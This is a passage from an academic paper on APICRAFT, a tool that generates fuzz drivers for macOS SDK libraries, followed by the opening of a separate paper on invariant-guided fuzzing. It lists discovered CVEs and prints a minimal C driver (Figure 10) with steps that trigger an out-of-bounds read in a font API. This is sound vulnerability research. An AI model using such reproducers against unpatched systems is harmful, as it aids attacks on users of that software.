PDF	738375428(R)	10.15.5	Stack-Exhaustion	✓	✓	✓	-	✓	-	-	-
Audio	736230948(R)	10.15.5	Infinite-Loop	✗	-	-	-	✓	-	✓	✗
	736230948(R)	10.15.5	NPD	✓	-	-	-	✓	-	✗	✓
	CVE-2020-9866	10.15.5	OOB-Read	✗	-	-	-	✗	-	✗	✗
	CVE-2020-9889	10.15.5	OOB-Write	✓	-	-	-	✓	-	✓	✓
	CVE-2020-27908	10.15.6	OOB-Read	✗	-	-	-	-	-	✓	✗
	744117458(U)	10.15.6	Signed-To-Unsigned-Type-Cast	✗	-	-	-	✓	-	✗	✗
	CVE-2020-9954	10.15.6	OOB-Write	✓	-	-	-	✓	-	✓	✓
	754449272(U)	11.0.1	Interger-Truncation	✓	-	-	-	-	-	✓	✓
	759505458(U)	11.1	Type-Confusion	✓	-	-	-	✓	-	✓	✓
	CVE-2021-1747	11.1	ARB-Write	✓	-	-	-	✓	-	✓	✓

Table 4: Selected macOS bugs detected by APICRAFT. `CVE/Issue-ID`: `R` means this issue is confirmed by vendor but without CVE assigned, `C` means this issue is confirmed by vendor and will assign CVE in the upcoming security update announcement, `U` means this issue is under reviewed by vendor. `Bug Type`: `FPE`: Float-Pointer-Exception, `NPD`: Null-Pointer-Dereference, `ARB-Write`: Arbitrary-Address-Write. `Reproduced Apps`: ✓: reproducible in this app, ✗: non-reproducible in this app, -: the file format of this issue is not supported by this app.

values are `9.13e-5(Font)`/ `9.13e-5(Image)`/ `9.03e-5(PDF)`/ `2.90e-3(Audio)`/ `9.13e-5(RTF)`. All p-values are smaller than `5.00e-2` showing the statistical significance. Besides, according to the scores of first and last round (third-to-last, second-to-last column in Table 2), we observe *a positive correlation between the objective scores and fuzzing coverage*.

By comparing APICRAFT with NO-COMP, NO-DIV, NO-EFF in Fig. 8, we observe that, in general, removing any objective will cause performance drop. The performance drop is more obvious and significant for the attack surfaces which have more collected dependencies, e.g., `Image`, `Font`, and `PDF`. Specifically, more collected dependencies will bring a larger search space to combination and possibly a more complicated dependency graph, which makes the generation harder. *Consequently, given a harder target,* APICRAFT*'s three-objective algorithm can find a better solution (a fuzz driver with higher coverage) than any of the above two-objective algorithms*.

Interestingly, in Fig. 8, the rank for these three two-objective algorithms varies in each attack surface. A possible explanation is that each objective can provide its own feedback during the evolution. Missing one objective will cause the evolution fails to keep certain combinations, i.e., fails to figure out certain parts of the complete solution. Therefore, given an attack surface, the fuzzing performance will drop when missing one specific objective. But the drop rate is specific to each attack surface. Another observation is that evolution without considering the fuzz driver's compactness (NO-COMP) cannot even always get a second-best rank. *This demonstrates that, to generate a better fuzz driver, it is necessary to keep the fuzz driver as simple as possible during the evolution while enriching the program behavior it can trigger at the same time.* We designed APICRAFT towards this goal and proposed a multi-objective solution. Besides, non-coverage metrics can also be discussed. For NO-COMP, we observe that its generated fuzz drivers are longer (e.g., for `Image`, its LoC is more than 5,000 lines while others are less than 1,500). This shows that compactness objective not only helps to improve the quality of generated fuzz drivers but also makes them more maintainable and understandable.

5.4 Fuzzing Campaign

General Results We setup a long-term fuzzing campaign to fuzz these five attack surfaces. The campaign uses all generated fuzz drivers which have unique data dependencies from APICRAFT's output (aka the first Pareto frontier of the final round's residents). So far, 142 unique vulnerabilities have been found. Specifically, 54 of them have been confirmed by Apple and assigned with CVE numbers, and 16 of them have been confirmed with Apple and will be assigned with CVE numbers on the upcoming Apple's security update, 56 of them are still under Apple's reviewing, and the last 16 of them

```
1 CTFontDescriptorRef desc;
2 const CGGlyph* glyphs;
3 int status = 1;
4 ... // the creation of desc from input file is omitted
5 CTFontRef fontRef = createWithFontDescriptor(desc, CONST_DUMP1, NULL);
6 status = getGlyphsForChars(fontRef, CONST_DUMP2, glyphs, CONST_DUMP3);
7 if (status != 0) exit(1);
8 // the vulnerable function
9 getAdvancesForGlyphs(fontRef, CONST_DUMP4, glyphs, NULL, CONST_DUMP3);
```

Figure 10: Minimal fuzz driver for Issue 756641529. (`CONST_DUMP*`: variables that are dumped constant values from the trace.)

are recognized as DoS with no CVE number assigned due to its low security threats. Among all the 142 vulnerabilities, 126 of them are memory corruption vulnerabilities which are possibly exploitable. By manually analyzing the bugs, they are divided into 12 types of root cause, including heap out-of-bound read/write, integer truncation etc. Table 4 lists the selected vulnerabilities and the full list is in Appendix E. Table 4 also shows the affected applications such as `Safari`, `Preview`, etc. Although these vulnerabilities are detected in macOS SDK, indeed they influence the whole Apple ecosystem including macOS, IOS, watchOS, tvOS etc.

Case Study 1: Issue 756641529 Instead of discussing every vulnerability in detail, here we use the vulnerability found in the `Font` attack surface (Issue 756641529 in Table 4) as a representative case for study. This case is small but complete, which can help to demonstrate most features of APICRAFT. Fig. 10 shows the minimal fuzz driver to reproduce issue 756641529 and it is carved from the fuzz driver generated by APICRAFT. For conciseness and easier comprehension, the function names are simplified and each variable is given a meaningful name. (The variable names in the generated fuzz driver are not human-friendly.)

The flow of triggering the vulnerability is as follows: ❶ `createWithFontDescriptor` parses the content of the input font file and return the parsing result as `fontRef`. ❷ `getGlyphsForChars` uses the parsing result (`fontRef`) to fill up glyph information, which is stored in `glyphs`. If no error happens during this step, the program will continue execution. ❸ `getAdvancesForGlyphs` gets the advance information for the glyphs and an OOB-read error can happen if the input font file is malformed.

Here are some key observations from this case: ❶ Only parsing the font is not enough for triggering this vulnerability. Multiple API functions need to be combined together to reach the vulnerable code. ❷ `createWithFontDescriptor` and `getGlyphsForChars` are connected by the data flow of `fontRef`, which is captured by the *extraction* strategy (§ 3.1.1). ❸ `getGlyphsForChars` and `getAdvancesForGlyphs` are connected by the data flow of `glyphs`, which can be captured by the *inference* strategy (§ 3.1.1). ❹ The error code handling for `getGlyphsForChars` is captured as the control dependency (§ 3.1.2). This guarding check helps to eliminate a large portion of false-positive crashes due to API function misuse.

In summary, the case demonstrates that the *collect – combine* approach of APICRAFT helps to build semantically meaningful fuzz drivers to facilitate vulnerability detection.

Case Study 2: ExtAudio API Family For the `audio` attack surface, we found that the generated fuzz drivers can be categorized into two sets based on whether they include functions with the prefix `ExtAudio` in name or not. In other words, most of the functions' names start with `ExtAudio` in some fuzz drivers, while there's no such functions in the others.

We further investigated this issue and found that the audio attack surface involves two sets of independent services: the Audio File Services [34] and the Extended Audio File Services [35]. Both of them have their own APIs for creating the file stub as well as input parsing. As a result, the fuzz drivers generated for these two services are totally different.

In the experiments in Section 5.2, we found that the security analyst only wrote the fuzz driver for the Audio File Services, so we chose the corresponding fuzz driver from the generated suite for fair comparison. Nevertheless, in the long-term fuzzing campaign, we use both types of generated fuzz drivers for fuzzing. In fact, we found that the fuzz drivers involving the Extended Audio File Services contribute a lot of CVEs such as CVE-2020-9866, CVE-2020-9890, CVE-2020-2790 and CVE-2021-1747 from table 4. This is because the Extended Audio File Services include the logic for not only parsing of an audio file but also the decoding of it.

This case study shows APICRAFT indeed helps to unveil more program behaviors which can lead to more bugs.

6 Discussion & Future Work

6.1 Discussion

Human Efforts in APICRAFT Human efforts are inevitable in fuzz driver generation [7, 8, 36]. In APICRAFT, there are several tasks that need human intervention (more discussion in Appendix D). ❶ As discussed in Section 3.2.2, we need manually configure basic knowledge for complementing some data dependencies that cannot be collected by tracing the consumer programs. In the current implementation, all macOS targets share one basic knowledge base and it is encoded as `toml` configurations. ❷ The generated fuzz drivers may contain false positives. False positive means the root cause of a crash found by fuzzing is the misuse of the API functions rather than a bug in the library. Identifying such cases requires manual analysis and domain knowledge. In APICRAFT, the error handling and stability test can significantly eliminate false positives. Nevertheless, we still found one false positive in the generated fuzz drivers for the RTF attack surface. We manually fixed that false positive.

Relation with Manually Written Fuzz Drivers In Section 5.2, we compare APICRAFT with manually written fuzz drivers. Although the experiment results demonstrate APICRAFT's superiority, we still have to admit that APICRAFT cannot totally replace human experts in fuzz driver generation. The rationale is that the information collected by APICRAFT is entirely from the execution traces of existing consumer programs while human experts can learn knowledge from a lot more data sources including but not limited to documents and online code snippets. In fact, two types of fuzz drivers can mutually benefit each other. On one hand, the manually written fuzz drivers can be used as consumer programs to provide more data and control dependencies for APICRAFT. On the other hand, the fuzz drivers generated by APICRAFT can provide not only candidate fuzz drivers but also insights about the mechanisms of target libraries for the human experts to write better fuzz drivers.

6.2 Limitation & Future Work

Although APICRAFT has shown promising results on finding vulnerabilities in closed-source SDKs, it still has several performance limitations. First, the quality of the generated harness is limited by the quality of the execution trace. Since APICRAFT mainly relies on the execution traces to extract data/control dependencies. Second, currently, APICRAFT only supports the data/control dependencies discussed in Section 3.1.1 and Section 3.1.2. The missing dependencies may lead to both false negatives and false positives. Third, APICRAFT focuses on finding memory corruption related vulnerabilities and cannot find concurrency bugs or logical bugs. Fourth, the current implementation of APICRAFT works only for C or C-style APIs of the SDKs.

More Data/Control Dependencies For the data dependencies, APICRAFT currently focuses on the dependencies between function input and output parameters. We choose to use this type of dependencies because they can be extracted from the execution traces accurately. However, there are other types of data dependencies. For example, two functions can exchange data via `struct`'s members/global variables. Such type of dependencies can possibly be captured via monitoring the functions' memory operations during the tracing process but it can cause huge overhead for the tracing tool and the accuracy of the acquired information can be low considering that the consumer programs are large GUI software. For the control dependencies, APICRAFT currently focuses on the error handling related dependencies. This is because, first, the error handling paths often have clear patterns, e.g., calling `_exit`, `_abort`, making them easy to recognize; second, error handling is important for reducing false positives. Indeed, there are other control dependencies, but collecting all of them accurately requires developing advanced binary analysis techniques, which is not the focus of this tool. So we leave it as future work.

Inter-Argument Relation Inference In some functions, there also exist semantic relations among the arguments. For example, a function can have an array as its first argument and the length of this array as its second argument. Intuitively, having the knowledge of the inter-argument relations is beneficial for building fuzz drivers but the acquisition of this knowledge is challenging. In FUZZGEN [8], the authors designed an approach to infer this kind of relationship with value-set analysis. However, the value-set analysis used by FUZZGEN cannot get adopted in APICRAFT directly since it requires the type information of not only the function arguments but also the function variables, which is clear in source code but not in binary. In the future, we plan to utilize binary-level value-set analysis techniques [37] to further improve the robustness of the fuzz drivers generated by APICRAFT.

Non-C Languages Our current implementation focuses on SDK libraries which provide C or C-style APIs. The difficulties for supporting other languages mainly come from the *collect* stage. In theory, the data-dependency and control-dependency modelled by APICRAFT exist in modern programming languages. However, supporting non-C languages requires more engineering efforts and domain knowledge. For example, Objective-C & Swift heavily rely on their language runtime to support their language properties and adaptation of such languages in APICRAFT's current implementation requires deep understanding about them.

7 Related Work

Fuzz Driver Generation The automatic generation of fuzz drivers is an emerging field of study. Some research advances have been published recently on this topic. FUDGE [7] is a technique to automatically synthesize fuzz drivers for open-source libraries. It extracts candidate fuzz drivers from the consumer programs of a library and then presents them to the human expert to make decisions on which one should be used for fuzzing. Meanwhile, FUZZGEN [8] uses the source code of the consumer programs to learn the correct usage of library functions and build an Abstract API Dependency Graph (A^2DG) with the learned knowledge. Then FUZZGEN can generate fuzz drivers by traversing the A^2DG. The key difference between APICRAFT and FUDGE/FUZZGEN is that APICRAFT targets binary-level libraries while FUDGE and FUZZGEN work on source-level. APICRAFT not only addresses the topic of how to build high-quality fuzz drivers, but also identifies and solves the problems unique to binary-level fuzz driver generation. Apart from FUDGE and FUZZGEN, WINNIE [36] aims to fuzz closed-source libraries on Windows via fuzz driver generation and fast-cloning of processes. The first difference between APICRAFT and WINNIE is that WINNIE involves the improvement of fuzzer efficiency on Windows by developing a similar mechanism to `fork` while APICRAFT focuses on fuzz driver generation. The second difference is how the fuzz drivers are generated. In WINNIE,

fuzz drivers are directly extracted from the execution traces of consumer programs. On the contrary, in APICRAFT, fuzz drivers are synthesized based on the learned relations between API functions, allowing APICRAFT to generate fuzz drivers with better diversities for vulnerability revealing.

Unit-test Generation Unit-test Generation is a closely related area for APICRAFT. The current unit-test generation techniques can be categorized into three categories. ❶ The first type of approach is to carve unit-tests from existing tests. Elbaum et al. [38] proposed an approach to carve unit-tests from the execution traces of system tests while Kampmann and Zeller [39] developed a technique to carve unit-tests from C programs. ❷ The second type of approach is random test generation [40–42]. These techniques use static or dynamic analyses to guide the random generation of unit-tests. ❸ The third type of approach is to use evolutionary algorithms to generate a suite of unit-tests [43, 44]. These techniques focus on driving the entire suite of unit-tests towards predefined goals instead of optimizing a particular unit-test. On one hand, APICRAFT differs from the unit-test generation techniques in many aspects such as goals, approaches etc. On the other hand, some of the concepts used in these unit-test generation techniques inspire the design of APICRAFT, for example, the usage of evolutionary algorithms for test generation.

Advanced Fuzzing Techniques Fuzzing has become a well-recognized vulnerability detection technique since first introduced [1]. A lot of research efforts have been devoted to improving both the efficiency and effectiveness of fuzzers in recent years [45–63]. These techniques are orthogonal to APICRAFT since the fuzz drivers generated by APICRAFT can be supplied to any fuzzer.

8 Conclusion

In this paper, we propose APICRAFT, a novel technique for fuzz driver generation for closed-source SDK libraries. The key strategy of APICRAFT is called *collect–combine*. First, APICRAFT collects the dependencies of API functions. Then, it combines the collected dependencies with a multi-objective genetic algorithm to build semantically meaningful and diverse fuzz drivers. Through the evaluation, APICRAFT demonstrates great superiority and capability. Moreover, we have discovered 142 vulnerabilities in macOS SDK with APICRAFT and 54 of them are assigned with CVE IDs.

9 Acknowledgments

We thank our shepherd William Robertson and the anonymous reviewers for their insightful comments on our work. This research is supported by the National Research Foundation, Singapore under its the AI Singapore Programme (AISG2-RP-2020-019), the National Research Foundation through its National Satellite of Excellence in Trustworthy Software Systems (NSOE-TSS) project under the National Cybersecurity R&D (NCR) Grant award no. NRF2018NCR-NSOE003-0001, Ant Group through Ant Research Program. The research of Dr Xue is supported by the National Natural Science Foundation of China (Grant No. 61972373) and CAS Pioneer Hundred Talents Program.

References

[1] B. P. Miller, L. Fredriksen, and B. So. An empirical study of the reliability of unix utilities.

[2] B. P. Miller, D. Koski, C. P. Lee, V. Maganty, R. Murthy, A. Natarajan, and J. Steidl. Fuzz revisited: A re-examination of the reliability of unix utilities and services. Technical report, University of Wisconsin-Madison Department of Computer Sciences.

[3] M. Zalewski. american fuzzy lop (2.52b). https://lcamtuf.coredump.cx/afl.

[4] libFuzzer. https://bit.ly/3uS2Uu8.

[5] Honggfuzz. https://bit.ly/3fa4fFG.

[6] Clusterfuzz. https://bit.ly/3hpXimI.

[7] D. Babić, S. Bucur, Y. Chen, F. Ivančić, T. King, M. Kusano, C. Lemieux, L. Szekeres, and W. Wang. Fudge: fuzz driver generation at scale. In *Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*.

[8] K. Ispoglou, D. Austin, V. Mohan, and M. Payer. Fuzzgen: Automatic fuzzer generation. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*.

[9] Apicraft web page. https://sites.google.com/view/0xlib-harness.

[10] Output parameters. https://bit.ly/3fcr0ce.

[11] K. Deb, A. Pratap, S. Agarwal, and T. Meyarivan. A fast and elitist multiobjective genetic algorithm: Nsga-ii.

[12] R. P. Grimaldi and RoseHulman. *Discrete and Combinatorial Mathematics; An Applied Introduction*.

[13] W. Banzhaf, F. D. Francone, R. E. Keller, and P. Nordin. *Genetic Programming: An Introduction: On the Automatic Evolution of Computer Programs and Its Applications*.

[14] Pareto frontier. https://stanford.io/3fiTSQ2.

[15] T. J. McCabe. A complexity measure.

[16] AddressSanitizer. https://bit.ly/3fkZoBG.

[17] libgmalloc. https://apple.co/3hr3vPw.

[18] C. Luk, R. Cohn, R. Muth, H. Patil, A. Klauser, G. Lowney, S. Wallace, V. J. Reddi, and K. Hazelwood. Pin: building customized program analysis tools with dynamic instrumentation.

[19] O. A. V. Ravnås. Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers. https://frida.re.

[20] Fuzzing ImageIO. https://bit.ly/2SQ2S7R.

[21] Mozilla FuzzData. https://bit.ly/3p765vz.

[22] Imagetestsuite. https://cutt.ly/LbJ9sf9.

[23] Go fuzz Corpus. https://cutt.ly/CbJ3GaU.

[24] AFL Image Corpus. https://bit.ly/3fxCicv.

[25] Fuzzing-project corpus. https://cutt.ly/fbJ3Y8J.

[26] Strongcourage corpus. https://bit.ly/3bqH1u6.

[27] Strongcourage PoCs. https://bit.ly/3eMmwtQ.

[28] Jaanus Kääp's Corpus. https://foxhex0ne.com.

[29] fuzzbench-data. https://bit.ly/3fgmCsJ.

[30] Honggfuzz Corpus Minimization. https://bit.ly/3y5dkZn.

[31] G. Klees, A. Ruef, B. Cooper, S. Wei, and M. Hicks. Evaluating fuzz testing. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*.

[32] Image Harness. https://bit.ly/3fkYuVZ.

[33] N. Nachar et al. The mann-whitney u: A test for assessing whether two independent samples come from the same distribution.

[34] Audio file services. https://apple.co/33J2jyW.

[35] Extended audio file services. https://apple.co/33HTcyw.

[36] J. Jung, S. Tong, H. Hu, J. Lim, Y. Jin, and T. Kim. Winnie: Fuzzing windows applications with harness synthesis and fast cloning.

[37] W. Guo, D. Mu, X. Xing, M. Du, and D. Song. DEEPVSA: Facilitating value-set analysis with deep learning for postmortem program analysis. In *28th USENIX Security Symposium (USENIX Security 19)*.

[38] S. Elbaum, H. N. Chin, M. B. Dwyer, and M. Jorde. Carving and replaying differential unit test cases from system test cases.

[39] A. Kampmann and A. Zeller. Carving parameterized unit tests. In *2019 IEEE/ACM 41st International Conference on Software Engineering: Companion Proceedings (ICSE-Companion)*.

[40] C. Pacheco and M. D. Ernst. Randoop: feedback-directed random testing for java. In *Companion to the 22nd ACM SIGPLAN conference on Object-oriented programming systems and applications companion*.

[41] S. Artzi, M. D. Ernst, A. Kieżun, C. Pacheco, and J. H. Perkins. Finding the needles in the haystack: Generating legal test inputs for object-oriented programs.

[42] S. Zhang, D. Saff, Y. Bu, and M. D. Ernst. Combined static and dynamic automated test generation. In *Proceedings of the 2011 International Symposium on Software Testing and Analysis*.

[43] G. Fraser and A. Zeller. Generating parameterized unit tests. In *Proceedings of the 2011 International Symposium on Software Testing and Analysis*.

[44] M. Vivanti, A. Mis, A. Gorla, and G. Fraser. Search-based data-flow test generation. In *2013 IEEE 24th International Symposium on Software Reliability Engineering (ISSRE)*.

[45] M. Böhme, V. Pham, and A. Roychoudhury. Coverage-based greybox fuzzing as markov chain.

[46] Y. Li, B. Chen, M. Chandramohan, S. Lin, Y. Liu, and A. Tiu. Steelix: program-state based binary fuzzing. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering*.

[47] J. Wang, B. Chen, L. Wei, and Y. Liu. Skyfire: Data-driven seed generation for fuzzing. In *2017 IEEE Symposium on Security and Privacy (SP)*.

[48] P. Chen and H. Chen. Angora: Efficient fuzzing by principled search. In *2018 IEEE Symposium on Security and Privacy (SP)*.

[49] H. Chen, Y. Li, B. Chen, Y. Xue, and Y. Liu. Fot: A versatile, configurable, extensible fuzzing framework. In *Proceedings of the 2018 26th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*.

[50] H. Chen, Y. Xue, Y. Li, B. Chen, X. Xie, X. Wu, and Y. Liu. Hawkeye: Towards a desired directed grey-box fuzzer. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*.

[51] Y. Chen, P. Li, J. Xu, S. Guo, R. Zhou, Y. Zhang, T. Wei, and L. Lu. Savior: Towards bug-driven hybrid testing. In *2020 IEEE Symposium on Security and Privacy (SP)*.

[52] C. Lyu, S. Ji, C. Zhang, Y. Li, W. Lee, Y. Song, and R. Beyah. Mopt: Optimized mutation scheduling for fuzzers. In *28th USENIX Security Symposium (USENIX Security 19)*.

[53] S. Gan, C. Zhang, P. Chen, B. Zhao, X. Qin, D. Wu, and Z. Chen. GREYONE: Data flow sensitive fuzzing. In *29th USENIX Security Symposium (USENIX Security 20)*.

[54] P. Zong, T. Lv, D. Wang, Z. Deng, R. Liang, and K. Chen. Fuzzguard: Filtering out unreachable inputs in directed grey-box fuzzing through deep learning. In *29th USENIX Security Symposium (USENIX Security 20)*.

[55] S. Österlund, K. Razavi, H. Bos, and C. Giuffrida. Parmesan: Sanitizer-guided greybox fuzzing. In *29th USENIX Security Symposium (USENIX Security 20)*.

[56] T. Yue, P. Wang, Y. Tang, E. Wang, B. Yu, K. Lu, and X. Zhou. Ecofuzz: Adaptive energy-saving greybox fuzzing as a variant of the adversarial multi-armed bandit. In *29th USENIX Security Symposium (USENIX Security 20)*.

[57] Y. Zheng, A. Davanian, H. Yin, C. Song, H. Zhu, and L. Sun. Firm-afl: high-throughput greybox fuzzing of iot firmware via augmented process emulation. In *28th USENIX Security Symposium (USENIX Security 19)*.

[58] Y. Li, Y. Xue, H. Chen, X. Wu, C. Zhang, X. Xie, H. Wang, and Y. Liu. Cerebro: context-aware adaptive fuzzing for effective vulnerability detection. In *Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*.

[59] X. Xie, L. Ma, F. JuefeiXu, M. Xue, H. Chen, Y. Liu, J. Zhao, B. Li, J. Yin, and S. See. Deephunter: a coverage-guided fuzz testing framework for deep neural networks. In *Proceedings of the 28th ACM SIGSOFT International Symposium on Software Testing and Analysis*.

[60] H. Chen, S. Guo, Y. Xue, Y. Sui, C. Zhang, Y. Li, H. Wang, and Y. Liu. {MUZZ}: Thread-aware grey-box fuzzing for effective bug hunting in multithreaded programs. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*.

[61] J. Wang, B. Chen, L. Wei, and Y. Liu. Superion: Grammar-aware greybox fuzzing. In *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)*.

[62] H. Wang, X. Xie, Y. Li, C. Wen, Y. Li, Y. Liu, S. Qin, H. Chen, and Y. Sui. Typestate-guided fuzzer for discovering use-after-free vulnerabilities. In *2020 IEEE/ACM 42nd International Conference on Software Engineering (ICSE)*.

[63] C. Wen, H. Wang, Y. Li, S. Qin, Y. Liu, Z. Xu, H. Chen, X. Xie, G. Pu, and T. Liu. Memlock: Memory usage guided fuzzing. In *Proceedings of the ACM/IEEE 42nd International Conference on Software Engineering*.

A Inter-thread Data Dependency Extraction

Algorithm 3 Inter-thread Data Dependency Inference


Input: T_1, T_2 (API function traces from different threads)
Output: R (Inter-thread Data dependency set)

```
1:  R ← ∅
2:  cache ← { }
3:  idx ← 0
4:  for F_B ∈ T_2
5:      for F_A ∈ T_1[idx : ]
6:          if F_A ≻ (Exec Order) F_B
7:              idx ← index of F_A in T_1
8:              break
9:          for Out ∈ O_{F_A}
10:             if Out.type ≙ (type) Pointer
11:                 cache ←+ {Out.value : ⟨F_A, Out⟩ }
12:     for In ∈ I_{F_B}
13:         for ⟨F_A, Out⟩ ∈ cache[In.value]
14:             if Out.type ≙ (type) In.type
15:                 R ←+ ⟨F_A, Out, F_B, In⟩
```

The Algorithm 3 shows a simplified process of inferring inter-thread data dependencies (**R3** in Section 3.1.1). Inputs T_1, T_2 are two traces which belong to the same application but different threads, output R is the set of inferred dependencies that the functions in T_1 provide input data of the functions in T_2. This algorithm is modified from Algorithm 1. The key modifications are: ❶ F_A and F_B in this algorithm are iterated from two threads T_1 and T_2. Consequently, in each iteration of F_B (line 4), the *cache* stores all T_1's functions executed earlier than F_B (aka smaller execution order). ❷ This algorithm only finds data dependencies of pointer types or types that are convertible to pointer types (e.g., `int_64` in 64 bit OS). Line 10 combining line 14 shows this.

B Mappings between the attack surfaces and system libraries

Table 5 shows part of the many-to-many relationship between the attack surfaces and the system libraries in macOS SDK.



(a) Image-EFF (b) Font-EFF (c) PDF-EFF (d) Audio-EFF (e) RTF-EFF

(f) Image-DIV (g) Font-DIV (h) PDF-DIV (i) Audio-DIV (j) RTF-DIV

(k) Image-COMP (l) Font-COMP (m) PDF-COMP (n) Audio-COMP (o) RTF-COMP

Figure 11: EFF/DIV/COMP objective scores per time during the dependency combination for the five attack surfaces. The x-axis is the round of the genetic algorithm, the y-axis is the value of the score.

Attack Surface	System Library									
	ImageIO	CoreGraphics	CoreFoundation	vImage	libate.dylib	libOpenEXR.dylib	AudioToolbox	CoreAudio	CoreText	FontParser
Image	✓	✓	✓	✓	✓	✓	-	-	-	-
Audio	-	-	-	-	-	-	✓	✓	-	-
Font	-	✓	-	-	-	-	-	-	✓	✓
PDF	✓	✓	-	-	-	-	-	-	-	-
RTF	-	✓	✓	-	-	-	-	-	✓	-

Table 5: Part of the mappings between the attack surface and system libraries in macOS SDK

C APICraft's Evolution Detail

Fig. 11 shows the evolution detail (EFF/DIV/COMP score per round). Overall, the evolution tries to find residents that can have higher scores in all three objectives.

D Human Efforts for Fuzz Driver Generation

First, to dump the trace, APICraft requires the user to use the program. The current strategy is that the user should at least explore some basic features of the consumer programs with one or more representative input files.

Second, acquiring the basic knowledge about the target library also requires human efforts. It helps to provide several objects' initialization code which cannot be learnt from the traces. The basic knowledge is either out of the target library's scope, e.g., the objects defined in specific languages' base library, or missed in the traces (since APICraft only hooks the functions from the target library). In current implementation, the knowledge is encoded as a toml file (normally dozens lines of code) and loaded by APICraft before the start of the combination. The complete basic knowledge configuration used in our evaluation is available in [9].

APICraft's fuzz drivers may cause false positive crashes. Differentiating them requires human analysis. APICraft provides a dependency graph for each fuzz driver to facilitate manual debugging. Besides, the suggested fix is to comment that crashed function call and its dependent functions according to the graph, and add that unstable/incorrect dependency into the blacklist of combination's configuration.

E Details of Detected Vulnerabilities

We used `honggfuzz` to fuzz the generated fuzz drivers and additionally enabled `libgmalloc` to reveal more subtle memory corruptions. All found crashes and part of the timeouts are manually analyzed. Consequently, we've found 142 unique vulnerabilities which can be divided into 12 types of root causes. Due to the page limit, the full vulnerability list of `Audio`, `Font`, `PDF` and `Image` attack surfaces is listed in [9]. Note that some vulnerabilities we found share one Apple issue id. This is because we reported them together and Apple only assigns one issue id for each report.

The Use of Likely Invariants as Feedback for Fuzzers

Andrea Fioraldi
EURECOM
fioraldi@eurecom.fr

Daniele Cono D'Elia
Sapienza University of Rome
delia@diag.uniroma1.it

Davide Balzarotti
EURECOM
balzarot@eurecom.fr

Abstract

While fuzz testing proved to be a very effective technique to find software bugs, open challenges still exist. One of the its main limitations is the fact that popular coverage-guided designs are optimized to reach different parts of the program under test, but struggle when reachability alone is insufficient to trigger a vulnerability. In reality, many bugs require a specific program state that involve not only the control flow, but also the values of some of the program variables. Unfortunately, alternative exploration strategies that have been proposed in the past to capture the program state are of little help in practice, as they immediately result in a state explosion.

In this paper, we propose a new feedback mechanism that augments code coverage by taking into account the usual values and relationships among program variables. For this purpose, we learn *likely invariants* over variables at the basic-block level, and partition the program state space accordingly. Our feedback can distinguish when an input violates one or more invariants and reward it, thus refining the program state approximation that code coverage normally offers.

We implemented our technique in a prototype called InvsCov, developed on top of LLVM and AFL++. Our experiments show that our approach can find more, and different, bugs with respect to fuzzers that use a pure code-coverage feedback. Furthermore, they led to the discovery of two vulnerabilities in a library tested daily on OSS-Fuzz, and still present at the time in its latest version.

1 Introduction

Thanks to its success in discovering software bugs, *Fuzz Testing* (or *fuzzing*) has rapidly become one of the most popular forms of security testing. While its original goal was simply to randomly generate unexpected or invalid inputs, today's fuzzers always rely on some form of heuristics to *guide* their exploration. The most popular of these strategies is, by far, *Coverage-Guided Fuzzing* (CGF), in which the fuzzer selects inputs that try to increase some coverage metric computed over program code—typically, the number of unique edges in the control flow graph. Consequently, a large body of research has focused on overcoming the limitations of coverage-guided fuzzers, for instance by proposing techniques to solve complex path constraints [82] [66] [77] [69] [5], by reducing the large number of invalid testcases generated by random mutations [65] [59] [3] [6] [28], or by focusing the exploration on more 'promising' parts of the program [58] [57] [9].

